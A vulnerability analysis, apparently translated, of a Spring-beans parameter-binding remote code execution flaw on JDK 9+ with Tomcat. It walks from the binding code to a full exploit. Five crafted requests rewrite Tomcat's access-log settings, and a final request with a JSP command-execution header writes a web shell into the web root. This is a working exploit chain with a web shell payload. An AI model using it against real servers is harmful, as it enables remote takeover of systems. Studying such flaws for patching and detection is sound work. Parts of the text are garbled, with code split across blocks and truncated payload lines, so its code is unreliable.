



## Spring-beans RCE Vulnerability Analysis

illustrate

Requirements:

- JDK9 and above;
- Using the Spring-beans package;
- Spring parameter binding is used;
- Spring parameter binding uses non-basic parameter types, such as general POJOs;

test environment

```
https://github.com/p1n93r/spring-rce-war
```

Vulnerability Analysis

Spring parameter binding does not introduce too much, you can do it yourself; its basic usage is to use the form of `<code>@param</code>` to assign values to parameters. In the actual assignment process, the `<code>getter</code>` or `<code>setter</code>` of the parameters will be called using reflection ;

When this vulnerability first came out, I thought it was a garbage hole, because I think there is a `<code>Class</code>` type attribute in the parameters that need to be used, and no idiot developer will use this attribute in POJO; but When I followed carefully, I found that things were not so simple;

For example, the data structure of the parameters I need to bind is as follows, which is a very simple POJO:

```
/**
 * @author : p1n93r *
 * @date : 2022/3/29 17:34 */
@Setter
@Getter
public class EvalBean {

    public EvalBean() throws ClassNotFoundException {
        System.out.println("[+] yyyyEvalBean.EvalBean");
    }

    public String name;

    public CommonBean commonBean;

    public String getName() {
        System.out.println("[+] called EvalBean.getName");
    }
}
```

```

        return name;
    }

    public void setName(String name) {
        System.out.println("[+] yyyyEvalBean.setName"); this.name = name;
    }

    public CommonBean getCommonBean()
    { System.out.println("[+] yyyyEvalBean.getCommonBean"); return
      commonBean;
    }

    public void setCommonBean(CommonBean commonBean) {
        System.out.println("[+] yyyyEvalBean.setCommonBean"); this.commonBean
        = commonBean;
    }
}

```

My Controller is written as follows, which is also very normal:

```

@RequestMapping("/index") public
void index(EvalBean evalBean, Model model){
    System.out.println("=====");
    System.out.println(evalBean);
    System.out.println("=====");
}

```

So I started the whole process of parameter binding. When I followed the call position as follows, I was stunned:

The screenshot shows the following details:

- Code Editor:** Shows the decompiled code for `BeanWrapperImpl.getLocalPropertyHandler()`. Line 110 is highlighted: `PropertyDescriptor pd = this.getCachedIntrospectionResults().getPropertyDescriptor(propertyName);`. A red arrow points from this line to the stack trace.
- Debugger:** Shows the stack trace for the current thread. The top frame is `getLocalPropertyHandler:230, BeanWrapperImpl (org.springframework.beans)`. A red box highlights the stack trace from `getLocalPropertyHandler:230` down to `bindRequestParameters:158, ServletModelAttributeMethodProcessor`. A red arrow points from this box to the text "spring参数绑定的流程".
- Variables:** Shows a variable `propertyName = "class"`. A red arrow points from this variable to the text "从这个cache中查找属性名".

When I looked at this cache, I was stunned, why is there a `class` attribute cache here?? !!!!!

这里居然有一个class属性  
根本不需要我们使用的POJO中存在class属性  
spring进行参数绑定的时候,会自带一个class  
属性,用于引用待绑定的POJO类

When I saw this, I knew I was wrong, this is not a garbage hole, it is really a nuclear bomb-level loophole! Now it is clear that we can get the `class` object very easily, and the rest is to use the `class` object to construct the utilization chain. At present, the simpler way is to modify the log configuration of Tomcat, to write the shell in the log. A complete utilization chain is as follows:

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7b%66%75%63%6b%7d%69
class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp
class.module.classLoader.resources.context.parent.pipeline.first.directory=%48%3a%5c%6d%79%4a%61%76%61%43%6f%64%65%5c%73%74%75%70%69%64%52%7
class.module.classLoader.resources.context.parent.pipeline.first.prefix=fuck.jsp class.module.classLoader.resources.context.parent.pipeline.first.dateFormat=
```

Looking at the utilization chain, you can see that it is a very simple way to modify the Tomcat log configuration and use the log to write a shell; the specific attack steps are as follows, and the following five requests are sent successively:

```
http://127.0.0.1:8080/stupidRumor_war_exploded/index?class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7b%66%75%6 http://127.0.0.1:8080/
stupidRumor_war_exploded/index?class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp http://127.0.0.1:8080/stupidRumor_war_exploded/index?
class.module.classLoader.resources.context.parent.pipeline.first.directory=%48%3a%5c%6d http://127.0.0.1:8080/stupidRumor_war_exploded/index?
class.module.classLoader.resources.context.parent.pipeline.first.prefix=fuck.jsp http://127.0.0.1:8080/stupidRumor_war_exploded/index?
class.module.classLoader.resources.context.parent.pipeline.first.dateFormat=
```

After sending these five requests, Tomcat's log configuration is modified as follows:

```

Code fragment:
((WebappClassLoaderBase)evalBean.getClass().getClassLoader()).getResources().getContext().getParent().getPipeline().getFirst();

Result:
result = (AccessLogValve@5811) *org.apache.catalina.valves.AccessLogValve[localhost]
  asyncSupported = true
  buffered = true
  charArrayWriters = (SynchronizedStack@5813)
  checkExists = false
  condition = null
  conditionIf = null
  container = (StandardHost@5809) *StandardEngine[Catalina].StandardHost[localhost]
  containerLog = (DirectJDKLog@5814)
  currentLogFile = (File@5815) "H:\myJavaCode\stupidRumor\out\artifacts\stupidRumor_war_exploded\fuck.jsp"
  dateStamp = ""
  directory = "H:\myJavaCode\stupidRumor\out\artifacts\stupidRumor_war_exploded"
  domain = "Catalina"
  enabled = true
  encoding = null
  fileDateFormat = ""
  fileDateFormatter = (SimpleDateFormat@5820)
  lifecycle = (LifecycleSupport@5821)
  locale = (Locale@5822) *zh_CN
  localeName = *zh_CN
  logElements = (AbstractAccessLogValve$AccessLogElement[2]@5824)
  maxLogMessageBufferSize = 256
  mserver = (JmxMBeanServer@5826)
  next = (ErrorReportValve@5827) *org.apache.catalina.valves.ErrorReportValve[localhost]
  oname = (ObjectName@5828) *Catalina:type=Valve,host=localhost,name=AccessLogValve
  pattern = "%{fuck}"
  prefix = *fuck.jsp
  renameOnRotate = false
  requestAttributesEnabled = false
  rotatable = true
  rotationLastChecked = 1648628595835
  state = (LifecycleState@5831) *STARTED
  suffix = *.jsp
  writer = (PrintWriter@5833)

```

Then we just need to send a random request, add a header called fuck, and write to the shell:

```


GET /stupidRumor_war_exploded/fuckUUUU HTTP/1.1 Host:
127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.7113.93 Safari/537.36 Accept: text/html,application/
xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 fuck: <%Runtime.getRuntime().exec(request.getParameter("cmd"))%> Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close

```


```

Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1

```



The shell can be accessed normally:



Summarize

- Now that the class object can be called, the use method must not write the log;
- I can follow it later. Why is a POJO class reference retained during the parameter binding process?